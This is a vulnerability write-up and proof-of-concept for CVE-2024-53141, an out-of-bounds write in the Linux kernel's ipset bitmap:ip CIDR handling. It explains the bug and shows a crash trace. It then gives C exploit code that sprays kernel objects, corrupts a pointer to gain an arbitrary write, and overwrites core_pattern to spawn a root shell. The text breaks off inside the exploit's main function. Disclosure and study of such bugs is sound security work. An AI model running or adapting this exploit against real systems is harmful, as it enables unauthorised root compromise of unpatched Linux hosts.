
Affected Versions
- Up to commit
041bd1e4in torvalds’s linux kernel repository - Up to kernel 6.12.2
Vendor Response
Linux kernel release the patch (https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=35f56c554eb1b56b77b3cf197a6b00922d49033d)
Background
The ipset subsystem in the Linux kernel is a framework used for efficiently managing sets of IP addresses, networks, and port numbers for high-performance packet filtering, commonly in conjunction with iptables or nftables.
The subsystem supports various set types, each optimized for different use cases, including bitmap:ip. This set type is designed for efficient storage and lookup of a contiguous range of IPv4 addresses using a bitmap data structure.
In particularly, bitmap:ip represents a range of IP addresses as a bitmap (bit array), where:
- Each bit corresponds to to one IPv4 address
- If a bit is (un)set, the corresponding IP is (not) in the set
Note that the range must be defined up front when creating set (e.g., from192.168.1.0to192.168.1.255)
Classless Inter-Domain Routing (CIDR)
CIDR is a method for allocating IP addresses and routing Internet Protocol packets. It replaces the old system of IP address classes (A, B, C) and allows for more efficient and flexible use of IP address space. A CIDR address is written in the formatIP_Address/Prefix_Length, e.g,192.168.1.0/24refers to all IP addresses from192.168.1.0to192.168.1.255
All commands are dispatched based on a static array defined in net/netfilter/ipset/ip_set_core.c
static
const struct nfnl_callback ip_set_netlink_subsys_cb[IPSET_MSG_MAX] = {
  [IPSET_CMD_NONE] = {
    .call = ip_set_none,
    .type = NFNL_CB_MUTEX,
    .attr_count = IPSET_ATTR_CMD_MAX,
  },
  [IPSET_CMD_CREATE] = {
    .call = ip_set_create,
    .type = NFNL_CB_MUTEX,
    .attr_count = IPSET_ATTR_CMD_MAX,
    .policy = ip_set_create_policy,
  },
  ...
};
First, in order to interact with ipset subsystem through netfilter, we setup some values on message header:
char buffer[4096] = {};

unsigned int convertIP(const char * ip) {
  struct in_addr addr;
  inet_pton(AF_INET, ip, & addr);
  return ntohl(addr.s_addr);
}

void init_msg(struct nlmsghdr * msg, uint16_t cmd) {
  struct nfgenmsg * data = NLMSG_DATA(msg);
  msg -> nlmsg_len = NLMSG_HDRLEN + sizeof( * data);
  msg -> nlmsg_type = (NFNL_SUBSYS_IPSET << 8) | cmd;
  msg -> nlmsg_flags = NLM_F_REQUEST;
  msg -> nlmsg_seq = 0;
  msg -> nlmsg_pid = 0;

  data -> nfgen_family = NFPROTO_IPV4;
  data -> res_id = htons(NFNL_SUBSYS_IPSET);

  u8 proto = IPSET_PROTOCOL;
  netlink_attr_put(msg, IPSET_ATTR_PROTOCOL, & proto, sizeof(proto));
}
Create Set
To create a set, we send the command IPSET_CMD_CREATE with proper arguments, which initializes values of name, type, range ip, …
void create_bitmap_set(int sock,
  const char * setname,
    const char * range_start,
      const char * range_end) {
  struct nlmsghdr * msg = (struct nlmsghdr * ) buffer;
  init_msg(msg, IPSET_CMD_CREATE);

  netlink_attr_put(msg, IPSET_ATTR_SETNAME, setname, strlen(setname) + 1);
  netlink_attr_put(msg, IPSET_ATTR_TYPENAME, "bitmap:ip", strlen("bitmap:ip") + 1);
  u8 revision = 3;
  netlink_attr_put(msg, IPSET_ATTR_REVISION, & revision, sizeof(u8));
  u8 family = NFPROTO_IPV4;
  netlink_attr_put(msg, IPSET_ATTR_FAMILY, & family, sizeof(u8));

  struct nlattr * setdata = netlink_nest_begin(msg, IPSET_ATTR_DATA);

  u32 from = convertIP(range_start);
  struct nlattr * ip_from = netlink_attr_nest_begin(setdata, IPSET_ATTR_IP);
  netlink_attr_append(ip_from, IPSET_ATTR_IPADDR_IPV4 | NLA_F_NET_BYTEORDER, & from, sizeof(u32));
  netlink_attr_nest_end(setdata, ip_from);

  u32 to = convertIP(range_end);
  struct nlattr * ip_to = netlink_attr_nest_begin(setdata, IPSET_ATTR_IP_TO);
  netlink_attr_append(ip_to, IPSET_ATTR_IPADDR_IPV4 | NLA_F_NET_BYTEORDER, & to, sizeof(u32));
  netlink_attr_nest_end(setdata, ip_to);

  u32 flags = htonl(IPSET_FLAG_WITH_COUNTERS | IPSET_FLAG_WITH_SKBINFO);
  netlink_attr_append(setdata, IPSET_ATTR_CADT_FLAGS | NLA_F_NET_BYTEORDER, & flags, sizeof(u32));

  netlink_nest_end(msg, setdata);

  SYSCHK(netlink_send(sock, msg));

  return 0;
}
The above function allows user to run into this function in kernel space, which eventually call to a create callback from family / type.
static int ip_set_create(struct sk_buff * skb,
  const struct nfnl_info * info,
    const struct nlattr *
      const attr[]) {
  ...
  if (unlikely(protocol_min_failed(attr) ||
      !attr[IPSET_ATTR_SETNAME] ||
      !attr[IPSET_ATTR_TYPENAME] ||
      !attr[IPSET_ATTR_REVISION] ||
      !attr[IPSET_ATTR_FAMILY] ||
      (attr[IPSET_ATTR_DATA] &&
        !flag_nested(attr[IPSET_ATTR_DATA]))))
    return -IPSET_ERR_PROTOCOL;

  name = nla_data(attr[IPSET_ATTR_SETNAME]);
  typename = nla_data(attr[IPSET_ATTR_TYPENAME]);
  family = nla_get_u8(attr[IPSET_ATTR_FAMILY]);
  revision = nla_get_u8(attr[IPSET_ATTR_REVISION]);
  printk("setname: %s, typename: %s, family: %s, revision: %u\n",
    name, typename, family_name(family), revision);

  set = kzalloc(sizeof( * set), GFP_KERNEL);
  if (!set)
    return -ENOMEM;
  ...
  ret = set -> type -> create(info -> net, set, tb, flags);
  ...
  pr_debug("create: '%s' created with index %u!\n", set -> name, index);
  ip_set(inst, index) = set;

  return ret;

  cleanup: set -> variant -> cancel_gc(set);
  set -> variant -> destroy(set);
  put_out: module_put(set -> type -> me);
  out: kfree(set);
  return ret;
}
Add IP range
To add an IP range into a given set, we send command IPSET_CMD_ADD.
void add_ip_range_to_set(int sock,
  const char * name,
    const char * start,
      const char * end, u8 use_cidr, struct extension * params) {
  struct nlmsghdr * msg = (struct nlmsghdr * ) buffer;
  init_msg(msg, IPSET_CMD_ADD);

  netlink_attr_put(msg, IPSET_ATTR_SETNAME, name, strlen(name) + 1);

  struct nlattr * setdata = netlink_nest_begin(msg, IPSET_ATTR_DATA);

  u32 from = convertIP(start);
  struct nlattr * ip_from = netlink_attr_nest_begin(setdata, IPSET_ATTR_IP);
  netlink_attr_append(ip_from, IPSET_ATTR_IPADDR_IPV4 | NLA_F_NET_BYTEORDER, & from, sizeof(u32));
  netlink_attr_nest_end(setdata, ip_from);

  if (end) {
    u32 to = convertIP(end);
    struct nlattr * ip_to = netlink_attr_nest_begin(setdata, IPSET_ATTR_IP_TO);
    netlink_attr_append(ip_to, IPSET_ATTR_IPADDR_IPV4 | NLA_F_NET_BYTEORDER, & to, sizeof(u32));
    netlink_attr_nest_end(setdata, ip_to);
  }

  if (use_cidr)
    netlink_attr_append(setdata, IPSET_ATTR_CIDR, & use_cidr, sizeof(use_cidr));

  add_extensions_to_set(setdata, params);

  netlink_nest_end(msg, setdata);

  SYSCHK(netlink_send(sock, msg));
}
Moreover, each element may have additional attributes, called extensions.
struct extension {
  u64 skbmark;
  u32 skbprio;
  u16 skbqueue;
  char * comment;
  u64 bytes;
  u64 packets;
};

void add_extensions_to_set(struct nlattr * setdata, struct extension * params) {
  if (params) {
    if (params -> skbmark) {
      netlink_attr_append(setdata, IPSET_ATTR_SKBMARK | NLA_F_NET_BYTEORDER, & params -> skbmark, sizeof(u64));
    }

    if (params -> skbprio) {
      netlink_attr_append(setdata, IPSET_ATTR_SKBPRIO | NLA_F_NET_BYTEORDER, & params -> skbprio, sizeof(u32));
    }

    if (params -> skbqueue) {
      netlink_attr_append(setdata, IPSET_ATTR_SKBQUEUE | NLA_F_NET_BYTEORDER, & params -> skbqueue, sizeof(u16));
    }

    if (params -> comment)
      netlink_attr_append(setdata, IPSET_ATTR_COMMENT, params -> comment, strlen(params -> comment) + 1);

    if (params -> bytes) {
      netlink_attr_append(setdata, IPSET_ATTR_BYTES | NLA_F_NET_BYTEORDER, & params -> bytes, sizeof(u64));
    }

    if (params -> packets) {
      netlink_attr_append(setdata, IPSET_ATTR_PACKETS | NLA_F_NET_BYTEORDER, & params -> packets, sizeof(u64));
    }
  }
}
These snippets code let us come into the callback ip_set_ad under kernel
static int ip_set_ad(struct net * net, struct sock * ctnl,
  struct sk_buff * skb,
  enum ipset_adt adt,
  const struct nlmsghdr * nlh,
    const struct nlattr *
      const attr[],
        struct netlink_ext_ack * extack) {
  ...
  if (unlikely(protocol_min_failed(attr) ||
      !attr[IPSET_ATTR_SETNAME] ||
      !((attr[IPSET_ATTR_DATA] != NULL) ^
        (attr[IPSET_ATTR_ADT] != NULL)) ||
      (attr[IPSET_ATTR_DATA] &&
        !flag_nested(attr[IPSET_ATTR_DATA])) ||
      (attr[IPSET_ATTR_ADT] &&
        (!flag_nested(attr[IPSET_ATTR_ADT]) ||
          !attr[IPSET_ATTR_LINENO]))))
    return -IPSET_ERR_PROTOCOL;

  set = find_set(inst, nla_data(attr[IPSET_ATTR_SETNAME]));
  if (!set)
    return -ENOENT;

  use_lineno = !!attr[IPSET_ATTR_LINENO];
  if (attr[IPSET_ATTR_DATA]) {
    if (nla_parse_nested(tb, IPSET_ATTR_ADT_MAX,
        attr[IPSET_ATTR_DATA],
        set -> type -> adt_policy, NULL))
      return -IPSET_ERR_PROTOCOL;
    ret = call_ad(net, ctnl, skb, set, tb, adt, flags,
      use_lineno);
  } else {
    int nla_rem;

    nla_for_each_nested(nla, attr[IPSET_ATTR_ADT], nla_rem) {
      if (nla_type(nla) != IPSET_ATTR_DATA ||
        !flag_nested(nla) ||
        nla_parse_nested(tb, IPSET_ATTR_ADT_MAX, nla,
          set -> type -> adt_policy, NULL))
        return -IPSET_ERR_PROTOCOL;
      ret = call_ad(net, ctnl, skb, set, tb, adt,
        flags, use_lineno);
      if (ret < 0)
        return ret;
    }
  }
  return ret;
}
If the given setname is found, after parsing extra arguments, the kernel will call call_ad to perform an actual addition based on family and type of set.
Delete bitmap set
To delete a bitmap set, we can send command IPSET_CMD_DESTROY with desired set name
void del_bitmap_set(int sock,
  const char * name) {
  struct nlmsghdr * msg = (struct nlmsghdr * ) buffer;
  init_msg(msg, IPSET_CMD_DESTROY);

  netlink_attr_put(msg, IPSET_ATTR_SETNAME, name, strlen(name) + 1);

  SYSCHK(netlink_send(sock, msg));
}
Or we also can delete an element from a set
void del_bitmap_element(int sock,
  const char * name, u32 ip, struct extension * params) {
  memset(buffer, 0, sizeof(buffer));
  struct nlmsghdr * msg = (struct nlmsghdr * ) buffer;
  init_msg(msg, IPSET_CMD_DEL);

  netlink_attr_put(msg, IPSET_ATTR_SETNAME, name, strlen(name) + 1);

  struct nlattr * setdata = netlink_nest_begin(msg, IPSET_ATTR_DATA);

  ip = htonl(ip);
  struct nlattr * ipa = netlink_attr_nest_begin(setdata, IPSET_ATTR_IP);
  netlink_attr_append(ipa, IPSET_ATTR_IPADDR_IPV4 | NLA_F_NET_BYTEORDER, & ip, sizeof(ip));
  netlink_attr_nest_end(setdata, ipa);

  add_extensions_to_set(setdata, params);

  netlink_nest_end(msg, setdata);

  SYSCHK(netlink_send(sock, msg));
}
Vulnerability Details
There are some type of ipset based on purpose, such as ipset used in netfilter for ipv4 with bitmap-ing. Its callbacks include: bitmap_ip_create , bitmap_ip_uadt , bitmap_ip_destroy, etc …
Let’s take a look at how it add an ip range in file net/netfilter/ipset/ip_set_bitmap_ip.c
static int
bitmap_ip_uadt(struct ip_set * set, struct nlattr * tb[],
  enum ipset_adt adt, u32 * lineno, u32 flags, bool retried) {
  ...
  ret = ip_set_get_hostipaddr4(tb[IPSET_ATTR_IP], & ip);
  ...
  if (tb[IPSET_ATTR_IP_TO]) {
    ret = ip_set_get_hostipaddr4(tb[IPSET_ATTR_IP_TO], & ip_to);
    if (ret)
      return ret;
    if (ip > ip_to) {
      swap(ip, ip_to);
      if (ip < map -> first_ip)
        return -IPSET_ERR_BITMAP_RANGE;
    }
  } else if (tb[IPSET_ATTR_CIDR]) {
    u8 cidr = nla_get_u8(tb[IPSET_ATTR_CIDR]);

    if (!cidr || cidr > HOST_MASK)
      return -IPSET_ERR_INVALID_CIDR;
    ip_set_mask_from_to(ip, ip_to, cidr);
  } else {
    ip_to = ip;
  }
  ...
}
As we can see, the subsystem allows user to adding a range of entire CIDR to the set, which means it sets all bits range starting from first one ( tb[IPSET_ATTR_IP] ) in the bitmap. When tb[IPSET_ATTR_IP_TO] is not present but tb[IPSET_ATTR_CIDR] exists,
the values of ip and ip_to are slightly swapped, however, not like the case with ip and ip_to, this case doesn’t check if new ip is lower than map->first_ip, which leads to an out-of-bound later.
Firstly, in order to trigger the vulnerable context, we create a bitmap set from 0 -> n, then we add an ip with CIDR that when we perform AND bitwise with given ip, the new one will be underflow. Note that
create_bitmap_set(sock, "victim", 0xFFFFFFF3, 0xFFFFFFFF);
add_ip_range_to_set(sock, "test", 0xFFFFFFF3, 0, 16, NULL);
Then we got a kernel panic
root@syzkaller:/mnt/share# ./CVE_2024_53141
[  134.374895] RIP: 0010:bitmap_ip_add+0x39/0x1c0
[  134.375145] Code: 89 d7 49 89 f6 48 89 fb 4c 8b a7 90 00 00 00 0f b7 06 48 8b 4f 68 48 0f af c8 4d 8d 2c 0c 49 83 c5 58 49 8b 0c 24 48 0f a3 01 <73> 61 0f b6 43 52 a8 09
[  134.375870] RSP: 0018:ffffc90000527358 EFLAGS: 00000282
[  134.376078] RAX: 00000000000023a2 RBX: ffff8881051520c0 RCX: ffff8881009c4d58
[  134.376357] RDX: ffffc90000527398 RSI: ffffc900005273ca RDI: ffff8881051520c0
[  134.376631] RBP: 00000000ffffffff R08: 0000000000000001 R09: 0000000000000100
[  134.376917] R10: 0000000000000001 R11: ffffffff81da1da0 R12: ffff888101591000
[  134.377193] R13: ffff8881015d8498 R14: ffffc900005273ca R15: ffffc90000527398
[  134.377464]  ? __pfx_bitmap_ip_add+0x10/0x10
[  134.377636]  ? bitmap_ip_add+0x15b/0x1c0
[  134.377801]  ? __pfx_bitmap_ip_add+0x10/0x10
[  134.377971]  bitmap_ip_uadt+0x212/0x260
[  134.378123]  call_ad+0x7f/0x3e0
[  134.378250]  ? __nla_validate_parse+0x93/0xee0
[  134.378427]  ip_set_ad+0x2de/0x320
[  134.378564]  nfnetlink_rcv_msg+0x2fc/0x390
[  134.378736]  ? skb_queue_tail+0x1b/0x50
[  134.378887]  ? sock_def_readable+0xf/0xc0
[  134.379054]  ? __pfx_nfnetlink_rcv_msg+0x10/0x10
[  134.379235]  netlink_rcv_skb+0xe9/0x120
[  134.379385]  nfnetlink_rcv+0x1ee/0xaf0
[  134.379533]  ? nla_put+0x78/0x90
[  134.379661]  ? inet6_fill_ifla6_attrs+0x5c3/0x620
[  134.379860]  ? kmem_cache_free+0x17/0x280
[  134.380019]  ? selinux_netlink_send+0x99/0x260
[  134.380197]  ? kmalloc_reserve+0x45/0xf0
[  134.380353]  ? _copy_from_iter+0x74/0x620
[  134.380509]  netlink_unicast+0x252/0x370
[  134.380662]  netlink_sendmsg+0x309/0x3b0
[  134.380828]  __sock_sendmsg+0x84/0xa0
[  134.380977]  ____sys_sendmsg+0x1ae/0x210
[  134.381136]  ? xas_find+0x76/0x1c0
[  134.381271]  ___sys_sendmsg+0x28a/0x2d0
[  134.381423]  ? filemap_map_pages+0x5a7/0x650
[  134.381596]  __se_sys_sendmsg+0xf2/0x130
[  134.381772]  do_syscall_64+0xd0/0x1a0
[  134.381925]  ? arch_exit_to_user_mode_prepare+0x11/0x60
[  134.382152]  ? irqentry_exit_to_user_mode+0x8e/0xb0
[  134.382332]  entry_SYSCALL_64_after_hwframe+0x77/0x7f
Looking deeper at the reason why it crashes, after achieving out-of-bound access, function bitmap_ip_uadt calls to function pointer adtfn, which currently points to mtype_add
static int
mtype_add(struct ip_set * set, void * value,
  const struct ip_set_ext * ext,
    struct ip_set_ext * mext, u32 flags) {
  struct mtype * map = set -> data;
  const struct mtype_adt_elem * e = value;
  void * x = get_ext(set, map, e -> id);
  int ret = mtype_do_add(e, map, flags, set -> dsize);

  if (ret == IPSET_ADD_FAILED) {
    if (SET_WITH_TIMEOUT(set) &&
      ip_set_timeout_expired(ext_timeout(x, set))) {
      set -> elements--;
      ret = 0;
    } else if (!(flags & IPSET_FLAG_EXIST)) {
      set_bit(e -> id, map -> members);
      return -IPSET_ERR_EXIST;
    }
    /* Element is re-added, cleanup extensions */
    ip_set_ext_destroy(set, x);
  }
  if (ret > 0)
    set -> elements--;

  if (SET_WITH_TIMEOUT(set))
    #ifdef IP_SET_BITMAP_STORED_TIMEOUT
  mtype_add_timeout(ext_timeout(x, set), e, ext, set, map, ret);
  #else
  ip_set_timeout_set(ext_timeout(x, set), ext -> timeout);
  #endif

  if (SET_WITH_COUNTER(set))
    ip_set_init_counter(ext_counter(x, set), ext);
  if (SET_WITH_COMMENT(set))
    ip_set_init_comment(set, ext_comment(x, set), ext);
  if (SET_WITH_SKBINFO(set))
    ip_set_init_skbinfo(ext_skbinfo(x, set), ext);

  /* Activate element */
  set_bit(e -> id, map -> members);
  set -> elements++;

  return 0;
}
So before adding, the ip was converted to index by calling ip_to_id(). At this point note that e.id is a u16 contrary to the index calculation which is performed on u32. This means the negative index calculated will be truncated before setting the associated bit in the bitmap. This essentially corresponds to an out-of-bounds write far beyond the end of the bitmap. To get this index into a saner range we have to underflow the subtraction large enough so that the truncated result is a somewhat small positive u16.
After that it copies given ip’s extensions based on index, which give us a write primitive.
Exploitation
In general, now we have an out-of-bound write primitive by setting extension’s data. Here is the details of struct bitmap_ip
struct bitmap_ip {
  unsigned long * members; /* the set members */
  u32 first_ip; /* host byte order, included in range */
  u32 last_ip; /* host byte order, included in range */
  u32 elements; /* number of max elements in the set */
  u32 hosts; /* number of hosts in a subnet */
  size_t memsize; /* members size */
  u8 netmask; /* subnet netmask */
  struct timer_list gc; /* garbage collection */
  struct ip_set * set; /* attached to this ip_set */
  unsigned char extensions[] /* data extensions */
  __aligned(__alignof__(u64));
};
So the main strategy here is about trying to overwrite the pointer members , first_ip and last_ip of arbitrary bitmap_ip object then we can turn our limited out-of-bound write to fully arbitrary write primitive.
Adding log printer when creating a set, we can easily view the memory layout
[   22.250934] Create: after_0 data @ 0xffff888105b63c00
[   22.251323] Create: after_1 data @ 0xffff888105b64000
Let’s dump a normal bitmap_ip object
pwndbg> x/20gx 0xffff888105b64000
0xffff888105b64000:     0xffff8881009c4650      0x0000000d00000000
0xffff888105b64010:     0x000000010000000e      0x0000000000000008
0xffff888105b64020:     0x0000000000000020      0x0000000000000000
0xffff888105b64030:     0x0000000000000000      0x0000000000000000
0xffff888105b64040:     0x0000000000000000      0x0000000000000000
0xffff888105b64050:     0xffff888100a10a80      0x0000000000000000
0xffff888105b64060:     0x0000000000000000      0x0000000000000000
0xffff888105b64070:     0x0000000000000000      0x0000000000000000
0xffff888105b64080:     0x0000000000000000      0x0000000000000000
0xffff888105b64090:     0x0000000000000000      0x0000000000000000
pwndbg> p *(struct bitmap_ip *)0xffff888105b64000
$6 = {
  members = 0xffff8881009c4650,
  first_ip = 0,
  last_ip = 13,
  elements = 14,
  hosts = 1,
  memsize = 8,
  netmask = 32 ' ',
  gc = {
    entry = {
      next = 0x0 <fixed_percpu_data>,
      pprev = 0x0 <fixed_percpu_data>
    },
    expires = 0,
    function = 0x0 <fixed_percpu_data>,
    flags = 0
  },
  set = 0xffff888100a10a80,
  extensions = 0xffff888105b64058 ""
}
Each object is far from the other by 0x400 bytes, meanwhile the maximum number of times we are about writing is 16 bit = 0xffff, that means:
- We need to allocate many
bitmap_ipobject so we won’t overwrite any other kernel pointers - By looking at the memory layout when overwriting, we can see that the first next object will be overwritten with extension + 8, then
ext.packetsis the member pointerext.skbmarkis the combination offirst_ipandlast_ip
Note that the last field ofbitmap_ipwe can overwrite ismemsize, so thenetmaskwill be the beginning byte of next object, which is the least significant byte ofmemberin our attack scenario. So we need to adjust the address of target to make it valid. The memory will looks like this
pwndbg> x/20gx 0xffff888105b64000
0xffff888105b64000:     0x4141414141414141      0x4242424242424242
0xffff888105b64010:     0x4343434343434343      0x4444444400000000
0xffff888105b64020:     0x4141414141414141      0x4242424242424242
0xffff888105b64030:     0x4343434343434343      0x4444444400000000
0xffff888105b64040:     0x4141414141414141      0x4242424242424242
0xffff888105b64050:     0x4343434343434343      0x4444444400000000
0xffff888105b64060:     0x4141414141414141      0x4242424242424242
0xffff888105b64070:     0x4343434343434343      0x4444444400000000
0xffff888105b64080:     0x4141414141414141      0x4242424242424242
0xffff888105b64090:     0x4343434343434343      0x4444444400000000
Finally, we will modify the value of core_pattern to gain root by doing:
- Set
memberpointer point to address ofcore_pattern - The target string will be
|/proc/%P/exe, then for each bit of target string, if the value at that index is bit true, then we enable that index in bitmap range in overwrittenbitmap_ipobject
Proof-of-Concept
Due to lack of read primitive, in this post, we assume that we have already known the kernel base address to bypass KALSR.
#define _GNU_SOURCE
#include <sched.h>
#include <inttypes.h>
#include <fcntl.h>
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/mman.h>
#include <sys/resource.h>
#include <sys/types.h>
#include <sys/syscall.h>
#include <linux/membarrier.h>
#include "netlink.h"

#define SYSCHK(x)({
  typeof (x) __tmp = (x);
  if (__tmp == (typeof (x)) - 1) {
    err(EXIT_FAILURE, #x);
  }
  __tmp;
})

char buffer[4096] = {};

static void pin_to_cpu(int id) {
  cpu_set_t set;
  CPU_ZERO( & set);
  CPU_SET(id, & set);
  SYSCHK(sched_setaffinity(getpid(), sizeof(set), & set));
}

static void synchronize_rcu() {
  SYSCHK(syscall(__NR_membarrier, MEMBARRIER_CMD_GLOBAL, 0, -1));
}

void create_bitmap_set(const char * setname, u32 start, u32 end) {
  netlink_init_msg((NFNL_SUBSYS_IPSET << 8) | IPSET_CMD_CREATE, htons(NFNL_SUBSYS_IPSET), IPSET_PROTOCOL);

  netlink_attr_put(IPSET_ATTR_SETNAME, setname, strlen(setname) + 1);
  netlink_attr_put(IPSET_ATTR_TYPENAME, "bitmap:ip", strlen("bitmap:ip") + 1);
  u8 revision = 3;
  netlink_attr_put(IPSET_ATTR_REVISION, & revision, sizeof(u8));
  u8 family = NFPROTO_IPV4;
  netlink_attr_put(IPSET_ATTR_FAMILY, & family, sizeof(u8));

  struct nlattr * setdata = netlink_nest_begin(IPSET_ATTR_DATA);

  u32 from = htonl(start);
  struct nlattr * ip_from = netlink_attr_nest_begin(setdata, IPSET_ATTR_IP);
  netlink_attr_append(ip_from, IPSET_ATTR_IPADDR_IPV4 | NLA_F_NET_BYTEORDER, & from, sizeof(u32));
  netlink_attr_nest_end(setdata, ip_from);

  u32 to = htonl(end);
  struct nlattr * ip_to = netlink_attr_nest_begin(setdata, IPSET_ATTR_IP_TO);
  netlink_attr_append(ip_to, IPSET_ATTR_IPADDR_IPV4 | NLA_F_NET_BYTEORDER, & to, sizeof(u32));
  netlink_attr_nest_end(setdata, ip_to);

  u32 flags = htonl(IPSET_FLAG_WITH_COUNTERS | IPSET_FLAG_WITH_SKBINFO);
  netlink_attr_append(setdata, IPSET_ATTR_CADT_FLAGS | NLA_F_NET_BYTEORDER, & flags, sizeof(u32));

  netlink_nest_end(setdata);
}

struct extension {
  u64 skbmark;
  u32 skbprio;
  u16 skbqueue;
  char * comment;
  u64 bytes;
  u64 packets;
};

void add_extensions_to_set(struct nlattr * setdata, struct extension * params) {
  if (params) {
    if (params -> skbmark) {
      netlink_attr_append(setdata, IPSET_ATTR_SKBMARK | NLA_F_NET_BYTEORDER, & params -> skbmark, sizeof(u64));
    }

    if (params -> skbprio) {
      netlink_attr_append(setdata, IPSET_ATTR_SKBPRIO | NLA_F_NET_BYTEORDER, & params -> skbprio, sizeof(u32));
    }

    if (params -> skbqueue) {
      netlink_attr_append(setdata, IPSET_ATTR_SKBQUEUE | NLA_F_NET_BYTEORDER, & params -> skbqueue, sizeof(u16));
    }

    if (params -> comment)
      netlink_attr_append(setdata, IPSET_ATTR_COMMENT, params -> comment, strlen(params -> comment) + 1);

    if (params -> bytes) {
      netlink_attr_append(setdata, IPSET_ATTR_BYTES | NLA_F_NET_BYTEORDER, & params -> bytes, sizeof(u64));
    }

    if (params -> packets) {
      netlink_attr_append(setdata, IPSET_ATTR_PACKETS | NLA_F_NET_BYTEORDER, & params -> packets, sizeof(u64));
    }
  }
}

void add_ip_range_to_set(const char * name, u32 start, u32 end, u8 use_cidr, struct extension * params) {
  netlink_init_msg((NFNL_SUBSYS_IPSET << 8) | IPSET_CMD_ADD, htons(NFNL_SUBSYS_IPSET), IPSET_PROTOCOL);

  netlink_attr_put(IPSET_ATTR_SETNAME, name, strlen(name) + 1);

  struct nlattr * setdata = netlink_nest_begin(IPSET_ATTR_DATA);

  u32 from = htonl(start);
  struct nlattr * ip_from = netlink_attr_nest_begin(setdata, IPSET_ATTR_IP);
  netlink_attr_append(ip_from, IPSET_ATTR_IPADDR_IPV4 | NLA_F_NET_BYTEORDER, & from, sizeof(u32));
  netlink_attr_nest_end(setdata, ip_from);

  if (end) {
    u32 to = htonl(end);
    struct nlattr * ip_to = netlink_attr_nest_begin(setdata, IPSET_ATTR_IP_TO);
    netlink_attr_append(ip_to, IPSET_ATTR_IPADDR_IPV4 | NLA_F_NET_BYTEORDER, & to, sizeof(u32));
    netlink_attr_nest_end(setdata, ip_to);
  }

  if (use_cidr)
    netlink_attr_append(setdata, IPSET_ATTR_CIDR, & use_cidr, sizeof(use_cidr));

  add_extensions_to_set(setdata, params);

  netlink_nest_end(setdata);
}

void del_bitmap_set(const char * name) {
  netlink_init_msg((NFNL_SUBSYS_IPSET << 8) | IPSET_CMD_DESTROY, htons(NFNL_SUBSYS_IPSET), IPSET_PROTOCOL);

  netlink_attr_put(IPSET_ATTR_SETNAME, name, strlen(name) + 1);
}

void del_bitmap_element(const char * name, u32 ip, struct extension * params) {
  netlink_init_msg((NFNL_SUBSYS_IPSET << 8) | IPSET_CMD_DEL, htons(NFNL_SUBSYS_IPSET), IPSET_PROTOCOL);

  netlink_attr_put(IPSET_ATTR_SETNAME, name, strlen(name) + 1);

  struct nlattr * setdata = netlink_nest_begin(IPSET_ATTR_DATA);

  ip = htonl(ip);
  struct nlattr * ipa = netlink_attr_nest_begin(setdata, IPSET_ATTR_IP);
  netlink_attr_append(ipa, IPSET_ATTR_IPADDR_IPV4 | NLA_F_NET_BYTEORDER, & ip, sizeof(ip));
  netlink_attr_nest_end(setdata, ipa);

  add_extensions_to_set(setdata, params);

  netlink_nest_end(setdata);
}

int main(int argc, char * argv[]) {
  if (!getuid()) {
    pid_t pid;
    sscanf(argv[0], "/proc/%u/exe", & pid);

    #ifndef SYS_pidfd_getfd
    #define SYS_pidfd_getfd 438
    #endif

    int pfd = syscall(SYS_pidfd_open, pid, 0);
    int stdinfd = syscall(SYS_pidfd_getfd, pfd, 0, 0);
    int stdoutfd = syscall(SYS_pidfd_getfd, pfd, 1, 0);
    int stderrfd = syscall(SYS_pidfd_getfd, pfd, 2, 0);
    dup2(stdinfd, 0);
    dup2(stdoutfd, 1);
    dup2(stderrfd, 2);

    char * shell[] = {
      "/bin/sh",
      NULL,
    };
    execve(shell[0], shell, NULL);
    return 0;
  }

  int pds[2];
  SYSCHK(pipe(pds));
  int pid = fork();

  if (pid == 0) {
    char * ptr = NULL;
    u8 b;
    read(pds[0], & b, 1);
    ptr[1] = 1;
  }

  SYSCHK(unshare(CLONE_NEWUSER | CLONE_NEWNET));
  netlink_open(NETLINK_NETFILTER);
  netlink_bind_msg(buffer);

  pin_to_cpu(1);

  char name[32];
  memset(name, 0, sizeof(name));

  u8 cidr = 16;
  u32 end_ip = 13;

  printf("[+] Fill the page memory\n");

  for (int i = 0; i < 0x80; ++i) {
    snprintf(name, sizeof(name), "before_%d", i);
    create_bitmap_set(name, 0, end_ip);
    netlink_next_msg();
  }

  printf("[+] Remove the last one then reclaim by evil set\n");
  del_bitmap_set(name);
  netlink_next_msg();
  netlink_commit();

  synchronize_rcu();
  create_bitmap_set("evil", 0xFFFFFFFF - end_ip, 0xFFFFFFFF);
  netlink_next_msg();

  for (int i = 0; i < 0x80; ++i) {
    snprintf(name, sizeof(name), "after_%d", i);
    create_bitmap_set(name, 0, end_ip);
    netlink_next_msg();
  }
  netlink_commit();

  printf("[+] Add some more elements\n");
  for (int i = 0; i < 0x80 - 1; ++i) {
    snprintf(name, sizeof(name), "before_%d", i);
    add_ip_range_to_set(name, 0, end_ip, 0, NULL);
    netlink_next_msg();
  }
  for (int i = 0; i < 0x80; ++i) {
    snprintf(name, sizeof(name), "after_%d", i);
    add_ip_range_to_set(name, 0, end_ip, 0, NULL);
    netlink_next_msg();
  }
  netlink_commit();

  printf("[+] Craft evil object\n");
  u32 first_ip = 0;
  u32 last_ip = 0x100;
  uint64_t near_core_pattern_addr = 0xffffffff82d74620;
  struct extension ext = {
    .bytes = 8,
    .packets = __builtin_bswap64(near_core_pattern_addr),
    .skbmark = ((u64) last_ip << 32) | (u64) first_ip,
    .skbprio = 1,
    .skbqueue = 0x0100
  };

  add_ip_range_to_set("evil", 0xFFFFFFFF - end_ip, 0, cidr, & ext);
  netlink_add_flags(NLM_F_EXCL);
  netlink_next_msg();
  netlink_commit();

  memset( & ext, 0, sizeof(ext));
  ext.bytes = ~0;
  ext.packets = ~0;

  printf("[+] Overwrite core_pattern\n");
  const char core_pattern[] = "|/proc/%P/exe";
  struct extension tmp = {
    .skbprio = 1
  };

  int offset = 0xf0;
  for (int i = 0; i < strlen(core_pattern); ++i) {
    netlink_clear_msg();
    for (int j = 0; j < 8; ++j) {
      u32 value = (i + offset) * 8 + j;
      if ((core_pattern[i] >> j) & 1)
        add_ip_range_to_set("after_0", value, 0, 0, & ext);
      else
        del_bitmap_element("after_0", value, & tmp);
      netlink_next_msg();
    }
    netlink_commit();
  }

  char tmp_buf[100];
